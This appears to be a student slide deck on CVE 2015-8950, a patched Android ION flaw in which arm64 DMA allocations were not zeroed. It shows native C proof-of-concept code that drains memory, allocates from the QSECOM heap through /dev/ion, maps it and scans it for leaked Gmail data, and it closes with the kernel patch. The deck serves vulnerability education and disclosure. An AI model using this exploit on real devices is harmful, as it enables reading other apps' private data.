
CVE 2015-8950

•••


Salud Lemus
Kai Wen Tsai

ION memory management system

- Pre-configured memory heaps for hardware devices
  - Each **heap type** serves a different purpose
    - **Direct Memory Access (DMA)**: memory allocated via DMA API
- **Heap name**: what the heap is used for
  - Ex: audio, video, qsecom



```
/**
 * enum ion_heap_types - list of all possible types of heaps
 * @ION_HEAP_TYPE_SYSTEM:        memory allocated via vmalloc
 * @ION_HEAP_TYPE_SYSTEM_CONTIG: memory allocated via kmalloc
 * @ION_HEAP_TYPE_CARVEOUT:      memory allocated from a prereserved
 *                               carveout heap, allocations are physically
 *                               contiguous
 * @ION_HEAP_TYPE_DMA:           memory allocated via DMA API
 * @ION_NUM_HEAPS:               helper for iterating over heaps, a bit mask
 *                               is used to identify the heaps, so only 32
 *                               total heap types are supported
 */
enum ion_heap_type {
    ION_HEAP_TYPE_SYSTEM, // 0
    ION_HEAP_TYPE_SYSTEM_CONTIG, // 1
    ION_HEAP_TYPE_CARVEOUT, // 2
    ION_HEAP_TYPE_CHUNK, // 3
    ION_HEAP_TYPE_DMA, // 4
    ION_HEAP_TYPE_CUSTOM, /* must be last so device specific heaps alway are at the end of this enum */
    ION_NUM_HEAPS = 16,
};
```



ION in Android

- Direct Memory Access(DMA)
- reduce copying
- mainly use for GPU hardware and camera
    - Camera, display control

Why ION Memory Management System could be bad in Android?

- Open source for Venders
- Not enough security for sensitive information


Kernel memory allocation functions

- Used by various ION heap types
- Fall into three categories:
  - 1) **guaranteed** zeroing
    - zeroes the allocated memory
      - ex: ***kzalloc()***
  - 2) **expected** to zero but actually may not
    - behavior determined by function parameters (e.g. ***GFP_ZERO*** flag)
  - 3) undecidable/undocumented zeroing behavior
    - not obvious whether a function zeroes the pages

TO ZERO, OR NOT TO ZERO, THAT IS THE QUESTION


Vulnerable code

Problem 1:



```
    *ret_page = phys_to_page(phys);
    ptr = (void *)val;
    if (flags & __GFP_ZERO) //checking if is cleaned
        memset(ptr, 0, size);

}

return ptr;
```

Problem 2:



```
*dma_handle = phys_to_dma(dev, page_to_phys(page));
addr = page_address(page);
if (flags & __GFP_ZERO) //checking if is cleaned
    memset(addr, 0, size);

return addr;
```


arch/arm64/mm/dma-mapping.c


https://github.com/torvalds/linux/commit/6829e274a623187c24f7cfc0e3d35f25d087fcc5

How the Attack Android App Works

1. Drain memory via ***malloc()*** by allocating from the native heap on Android

- No “limit” as to how much memory can be allocated
    - No restrictions on the native heap
- Allocate just enough such that the process (our app) does not get terminated
- ~1.4 GB - 1.6 GB memory allocated via ***malloc()***






```
JNIEXPORT jint JNICALL
Java_com_example_cs179fdemo_MainActivity_malloc(
        JNIEnv *env,
        jobject  this,
        jlong num_bytes) {

    size_t total_alloc_size = 0;

    addr_ptr = (char *) malloc(sizeof(char) * num_bytes);

    // Failed to allocate memory.
    if (!addr_ptr) {
        __android_log_print(ANDROID_LOG_DEBUG, DEBUG_TAG, "Failed to allocate memory\n");

        return FAIL;
    } else {
        // Successfully allocated memory.
        char successful_alloc_msg[50];
        sprintf(successful_alloc_msg, "Successfully allocated %lu bytes",
                (unsigned long)(sizeof(char) * num_bytes));

        __android_log_print(ANDROID_LOG_DEBUG, DEBUG_TAG, "%s\n", successful_alloc_msg);

        total_alloc_size += num_bytes;

        __android_log_print(ANDROID_LOG_DEBUG, DEBUG_TAG,
                "Total allocation size: %lu bytes\n", (unsigned long)total_alloc_size);

        memset((void *) addr_ptr, '\0', sizeof(char) * (unsigned long) num_bytes);

        return SUCCESS;
    }
}
```

2. Put the app in the background and launch Gmail

- Casually open emails
- Because of step **1.** - the Gmail application allocates memory from the **DMA heap type** (e.g. **QSECOM heap**)
  - DMA's reserved memory regions get exposed
    - No sufficient memory found elsewhere
    - Allows processes (e.g. Gmail) to use these regions via ***malloc()***



T me Nov 29
Test
helloworld8 helloworld8 helloworld8 helloworl...

T me Nov 29
Test
helloworld8 helloworld8 helloworld8 helloworl...


T me Nov 29
Test
helloworld8 helloworld8 helloworld8 helloworl...

T me Nov 29
Test
helloworld8 helloworld8 helloworld8 helloworl...


T me Nov 29
Test
helloworld8 helloworld8 helloworld8 helloworl...

3. Allocate memory from the QSECOM heap

- Get a file descriptor for `***/dev/ion***`
  - Allows to interface with ION
- Use the `***ion_alloc()***` helper function
  - Allocates memory from **DMA heap type**
  - Specify from the **QSECOM heap**
- Memory allocated from DMA heap is reclaimed (e.g. what the Gmail app allocated); otherwise system services won't function




```
JNIEXPORT jint JNICALL
Java_com_example_cs179fdemo_MainActivity_find(JNIEnv *env, jobject this, jstring find_keywords) {
    // Get a file descriptor for `/dev/ion` to interface with ION.
    int fd = ion_open();

    // Failed to get a fd for `/dev/ion`.
    if (fd < 0) {
        return 0;
    }

    __android_log_print(ANDROID_LOG_DEBUG, ION_TAG,
                        "Successfully opened `/dev/ion`: fd == %d\n", fd);

    ion_user_handle_t handle;

    // Number obtained from trial and error.
    const size_t NUM_PAGES = 5888;

    // Allocate memory from the DMA heap.
    int ret = ion_alloc(fd, getpagesize() * NUM_PAGES, 0, (1 << ION_QSECOM_HEAP_ID),
                        ION_HEAP_TYPE_DMA, &handle);
```



```
enum ion_heap_ids {
    INVALID_HEAP_ID = -1,
    ION_CP_MM_HEAP_ID = 8,
    ION_CP_MFC_HEAP_ID = 12,
    ION_CP_WB_HEAP_ID = 16, /* 8660 only */
    ION_CAMERA_HEAP_ID = 20, /* 8660 only */
    ION_SYSTEM_CONTIG_HEAP_ID = 21,
    ION_ADSP_HEAP_ID = 22,
    ION_PIL1_HEAP_ID = 23, /* Currently used for other PIL images */
    ION_SF_HEAP_ID = 24,
    ION_SYSTEM_HEAP_ID = 25,
    ION_PIL2_HEAP_ID = 26, /* Currently used for modem firmware images */
    ION_QSECOM_HEAP_ID = 27,
    ION_AUDIO_HEAP_ID = 28,
    ION_MM_FIRMWARE_HEAP_ID = 29,
    ION_HEAP_ID_RESERVED = 31 /** Bit reserved for ION_FLAG_SECURE flag */
};
```

4. Map the allocated memory to user-space


- Share the ION buffer allocated previously by ‘***ion_alloc()***’
  - Creates a fd which is stored in ‘***fd_data***’
- Use the ‘***mmap()***’ sys. call to map the shared ION buffer to user-space
  - Length of mapping is the same as ‘***ion_alloc()***’




```
struct ion_fd_data fd_data = {
        .fd = -1,
        .handle = handle
};

// Create file descriptors to implement shared memory.
ret = ion_share(fd, &fd_data);

// Failed to create file descriptor to implement shared memory.
if(ret < 0){
    ion_free(fd, handle);

    ion_close(fd);
    return 0;
}

__android_log_print(ANDROID_LOG_DEBUG, ION_TAG, "Successfully created fds for shared memory\n");

void *start_addr = mmap((void *)0, getpagesize() * NUM_PAGES, PROT_READ | PROT_WRITE,
        MAP_SHARED, fd_data.fd, 0);

// `mmap()` failed, so return an empty string.
if(start_addr == MAP_FAILED){
    __android_log_print(ANDROID_LOG_DEBUG, ION_TAG, "mmap() returned -1 (error): %s\n",
            strerror(errno));

    ion_free(fd, handle);

    // No longer need the fd, so close it.
    ion_close(fd);

    return 0;
}
```

5. Parse the mapped memory in user-space

- Starting from ‘***data***’ (starting address of the mapped memory), look for all strings that match the input string (obtained from the app)



```
// Convert Java string to C string.
const char *str= (*env)->GetStringUTFChars(env,find_keywords,0);
size_t str_len = strlen(str);
size_t cur_index = 0;
size_t num_found = 0;

__android_log_print(ANDROID_LOG_DEBUG, ION_TAG, "Attempting to find %s\n", str);

// Iterate through the mapped memory to see if the target string is found.
for(size_t i = 0; i < getpagesize() * NUM_PAGES; ++i) {
    if((*(data + i)) == str[cur_index]) {
        __android_log_print(ANDROID_LOG_DEBUG, ION_TAG, "Found %c\n", str[cur_index]);

        ++cur_index;

        // Found continuous dummy string.
        if(cur_index == str_len) {
            __android_log_print(ANDROID_LOG_DEBUG, ION_TAG,
                    "Found all matching characters from input\n");

            // start over/find more.
            cur_index = 0;
            ++num_found;
        }
    }
    else { // Current character did not match, so start over.
        cur_index = 0;

        //__android_log_print(ANDROID_LOG_DEBUG, ION_TAG, "Found instead %c\n", *(data + i));
    }
}
```




```
D/ION: Found instead �
    Found instead
    Found instead f
    Found instead
    Found instead e
    Found instead
    Found instead l
    Found instead
    Found instead l
    Found instead
    Found instead a
```

- Example of some of the characters that were found in the mapped memory

Gmail Information Leakage Demo


Patch fixed the problem

Problem 1:



```
         *ret_page = phys_to_page(phys);
         ptr = (void *)val;
-        if (flags & __GFP_ZERO)
-                memset(ptr, 0, size);
+        memset(ptr, 0, size);
```

Problem 2:



```
         *dma_handle = phys_to_dma(dev, page_to_phys(page));
         addr = page_address(page);
-        if (flags & __GFP_ZERO)
-                memset(addr, 0, size);
+        memset(addr, 0, size);
```

arch/arm64/mm/dma-mapping.c

https://github.com/torvalds/linux/commit/6829e274a623187c24f7cfc0e3d35f25d087fcc5

CITED

RESEARCH: https://www.cs.ucr.edu/~zhiyunq/pub/ccs16_ion.pdf

ATTACK: https://sites.google.com/a/androidionhackdemo.net/androidionhackdemo/information-leakage-1

CODE SOURCE: https://github.com/torvalds/linux/commit/6829e274a623187c24f7cfc0e3d35f25d087fcc5

ION: https://lwn.net/Articles/480055/

Questions?